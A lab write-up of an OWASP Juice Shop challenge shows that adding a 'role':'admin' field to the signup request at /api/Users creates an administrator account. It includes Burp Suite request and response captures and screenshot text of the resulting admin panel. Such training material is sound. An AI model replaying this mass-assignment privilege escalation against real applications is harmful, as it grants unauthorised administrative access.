users are able to assign an admin roles to their accounts during signup via /api/Users

Des > the application relies on different user's roles to determine what user have access to and. Once users registered they are given COSTUMER role. Whoever if I add ‘ "role":"admin" ’ to the request while registering it will create an admin account

POC >

1. Go to juice shop website
2. 2. create new account and intercept the request so u can modify it
3. U should see request similar to this >

POST /api/Users/ HTTP/1.1

,,,,,,,,,,,,,,

{"email":"mustafa@test.com","password":"545ftrgdrtg","passwordRepeat":"d5tg4tg5643","securityQuestion":{"id":2,"question":"Mother's maiden name?","createdAt":"2023-11-16T08:24:45.587Z","updatedAt":"2023-11-16T08:24:45.587Z"},"securityAnswer":"MUSTAFA" }

4.Add this (, "role":"admin") to ur request right after "securityAnswer":"MUSTAFA" to create the following request

{"email":"mustafa@test.com","password":"4tg43d","passwordRepeat":"d4rf34frg43","securityQuestion":{"id":2,"question":"Mother's maiden name?","createdAt":"2023-11-16T08:24:45.587Z","updatedAt":"2023-11-16T08:24:45.587Z"},"securityAnswer":"MUSTAFA" , "role":"admin"}

5.Now log in with the user just created and go to /administration

https://juice-shop.herokuapp.com/#/administration

And u will have access to the admin panel

SCREENSHOOTS>

OWASP Juice Shop

https://juice-shop.herokuapp.com/#/register

User Registration

Email *
mustafa@test.com

Password *
••••••••••

Repeat Password *
••••••••••

Show password advice

Security Question *
Mother's maiden name?

Answer *
mustfa

Register

Already a customer?

Burp Suite Community Edition v2023.10.2.5 - Temporary Project

Request to https://juice-shop.herokuapp.com:443 [54.220.192.176]

```
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=1bG7otPSLt0c7FDfXjuqgtLOInPuD5h1buWrtPmUrRuDbIR1C9bTl2U24GnL
Content-Length: 251
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "email":"mustafa@test.com",
  "password":"09876543221",
  "passwordRepeat":"09876543221",
  "securityQuestion":{
    "id":2,
    "question":"Mother's maiden name?",
    "createdAt":"2023-11-15T19:30:26.139Z",
    "updatedAt":"2023-11-15T19:30:26.139Z"
  },
  "securityAnswer":"mustfa"
}
```

Repeater

Send | Cancel | Target: https://juice-shop.herokuapp.com | HTTP/1

Request

```
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=QGm7t3tLcjCvFKfehOnuRztEyTM2i6lhzJI57Uo8tjqcXBu4oHLgs74uOjAe
Content-Length: 263
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "email":"mustafa@test.com",
  "password":"12345678",
  "passwordRepeat":"12345678",
  "securityQuestion":{
    "id":2,
    "question":"Mother's maiden name?",
    "createdAt":"2023-11-16T08:24:45.587Z",
    "updatedAt":"2023-11-16T08:24:45.587Z"
  },
  "securityAnswer":"MUSTAFA",
  "role":"admin"
}
```

Response

```
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1700125882&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=Em42Q4yTyUaI%2BCdJIkzHw7tdLvMS%2BW9703r%2FssIkeRg%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/103
Content-Type: application/json; charset=utf-8
Content-Length: 310
Etag: W/"136-0fw35VG+a8OXZkNLCylwwD/T8n0"
Vary: Accept-Encoding
Date: Thu, 16 Nov 2023 09:11:24 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":"/assets/public/images/uploads/defaultAdmin.png",
    "isActive":true,
    "id":103,
    "email":"mustafa@test.com",
    "role":"admin",
    "updatedAt":"2023-11-16T09:11:22.430Z",
    "createdAt":"2023-11-16T09:11:22.430Z",
    "deletedAt":null
  }
}
```

?

Done | 1,244 bytes | 2,135 millis

OWASP Juice Shop | PortSwigger

https://juice-shop.herok...

OWASP Juice Shop

User Registration

Email *
mustafa@test.com

Password *
••••••••

Password must be 5-40 characters long. 8/20

Repeat Password *
••••••••
8/40

Show password advice

Security Question *
Mother's maiden name?

This cannot be changed later!

Answer *
MUSTAFA

Register

Already a customer?

Repeater

Send | Cancel | Target: https://juice-shop.herokuapp.com | HTTP/1

Request

```
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
QGm7t3tLcjCvFKfehOnuRztEyTM2i6lhzJI57Uo8tjqcXBu4oHLgs74uOjAe
Content-Length: 263
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "email":"mustafa@test.com",
  "password":"[redacted]",
  "passwordRepeat":"[redacted]",
  "securityQuestion":{
    "id":2,
    "question":"Mother's maiden name?",
    "createdAt":"2023-11-16T08:24:45.587Z",
    "updatedAt":"2023-11-16T08:24:45.587Z"
  },
  "securityAnswer":"MUSTAFA",
  "role":"admin"
}
```

Response

```
HTTP/1.1 201 Created
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[
{"url":"https://nel.heroku.com/reports?ts=17001258
82&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=Em42
O4yTyUaI%2BCdJIkzHw7tdLvMS%2BW9703r%2FssIkeRg%3D"}
]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=17001
25882&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=E
m42O4yTyUaI%2BCdJIkzHw7tdLvMS%2BW9703r%2FssIkeRg%3
D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_
fraction":0.005,"failure_fraction":0.05,"response_
headers":["Via"]}
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/103
Content-Type: application/json; charset=utf-8
Content-Length: 310
Etag: W/"136-0fw35VG+a80XZkNLCylwwD/T8n0"
Vary: Accept-Encoding
Date: Thu, 16 Nov 2023 09:11:24 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "username":"",
    "deluxeToken":"",
    "lastLoginIp":"0.0.0.0",
    "profileImage":
```

Done | 1,244 bytes | 2,135 mill

kali-linux-2023.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop | OWASP Juice Shop

https://juice-shop.herokuapp.com/#/administration

OWASP Juice Shop

Account | Your Basket | EN

mustafa@test.com
Orders & Payment
Privacy & Security
Logout

Administration

Registered Users	Customer Feedback
admin@juice-sh.op	1 I love this shop! Best pro in town! Highly recommende...
jim@juice-sh.op	2 Great shop! Awesome service! (***@juice-sh.op)
bender@juice-sh.op	3 Nothing useful available here! (***der@juice-sh.op)
bjoern.kimminich@gmail.com	21 Please send me the juicy chatbot NFT in my wallet at...
ciso@juice-sh.op	Incompetent customer support! Can't even upload...
support@juice-sh.op	This is **the** store for awesome stuff of all kinds! (anonymous)
morty@juice-sh.op	Never gonna buy anywhere else from now on! Thanks fo...
mc.safesearch@juice-sh.op	Keep up the good work! (anonymous)
112934@juice-sh.op	50 testcomment

Repeater


Send | Cancel

Request

```
POST /api/Users/ HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
QGm7t3tLcjCvFKfehOnuRztEyTM2i6lhzJI57Uo8tjqcXBu4oHLgs74u
Content-Length: 263
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

{
  "email":"mustafa@test.com",
  "password":"[redacted]",
  "passwordRepeat":"[redacted]",
  "securityQuestion":{
    "id":2,
    "question":"Mother's maiden name?",
    "createdAt":"2023-11-16T08:24:45.587Z",
    "updatedAt":"2023-11-16T08:24:45.587Z"
  },
  "securityAnswer":"MUSTAFA",
  "role":"admin"
}
```

Done


https://juice-shop.herokuapp.com/#/rest/user/authentication-detiles
Getting Started
Amazon
Booking.com
Full time Jobs in Helsi...
id
Poe - Fast, Helpful AI ...
network.drawio.html - ...
Untitled Diagram.dra...
PayloadsAllTheThings/...
OWASP Juice Shop
Account
You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)
You successfully solved a challenge: View Basket (View another user's shopping basket.)
You successfully solved a challenge: Weird Crypto (Inform the shop about an algorithm or library it should definitely not use the way it does.)
You successfully solved a challenge: Admin Registration (Register as a user with administrator privileges.)
All Products
Apple Juice (1000ml)
1.99¤
Apple Pomace
0.89¤
Banana Jui (1000ml)
1.99¤
ENG
UK